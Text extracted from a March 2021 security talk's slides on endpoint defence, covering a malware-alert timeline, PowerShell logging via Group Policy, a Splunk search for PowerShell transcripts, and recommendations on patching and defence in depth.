14:46	Palo Alto Networks alert| Malware found on host on lt-fweber-888	Security Alert Malware found on host on asset lt-fweber-888 during a VPN session	+40
		First security alert with name Malware found on host for the organization	+10
14:48	Kerberos logon to lt-fweber-888		
16:21	Remote access to us-apps-dev1		
2:21	VPN logout		

Recommendations

Minimalism

- Scripting control
- Separation of duties
- Management tools
- PAM(Privileged Access Management)

Recommendations



Turn on Module Logging

Edit policy setting

Requirements:
At least Microsoft Windows 7 or Windows Server 2008 family

Description:


This policy setting allows you to turn on logging for Windows PowerShell modules.

If you enable this policy setting, pipeline execution events for members of the specified modules are recorded in the Windows PowerShell log in Event Viewer. Enabling this policy setting for a module is equivalent to setting the LogPipelineExecutionDetails property of the module to True.

If you disable this policy setting, logging of execution

Setting	State	Comment
Turn on Module Logging	Enabled	No
Turn on PowerShell Script Block Logging	Enabled	No
Turn on Script Execution	Not configured	No
Turn on PowerShell Transcription	Enabled	No
Set the default source path for Update-Help	Not configured	No

Enable Powershell commands execution using Group policy editor



```
index=powershell sourcetype="powershell:transcript"
```

✓ 57 events (4/23/20 6:18:09.000 PM to 4/23/20 6:33:09.000 PM)

SELECTED FIELDS
- a host 1
- a source 21
- a sourcetype 1

INTERESTING FIELDS
- a app 17

i	Time	Event
›	4/23/20 6:32:33.000 PM	```**********************```

```
**********************
Windows PowerShell transcript start
Start time: 20200423153233
Username: WORKGROUP\SYSTEM
RunAs User: WORKGROUP\SYSTEM
```

Show all 22 lines

host = WinDev2002Eval | source = C:\pstrans\20200423\PowerShell_transcript.WINDEV2002EVAL.IMi+LBtS.2020... | sourcetype = powershell:transcript

SIEM

Recommendations

- Patch management
  - Hot fixes
  - New features
  - Updates
  - Software inventory

Recommendations

- Security in Depth

Network security
Endpoint security
Application security
OS security
DLPs
Awareness

¡Pura Vida!
Thank you!

Speaker: Juan Araya
www.linkedin.com/in/juaraya
March 2021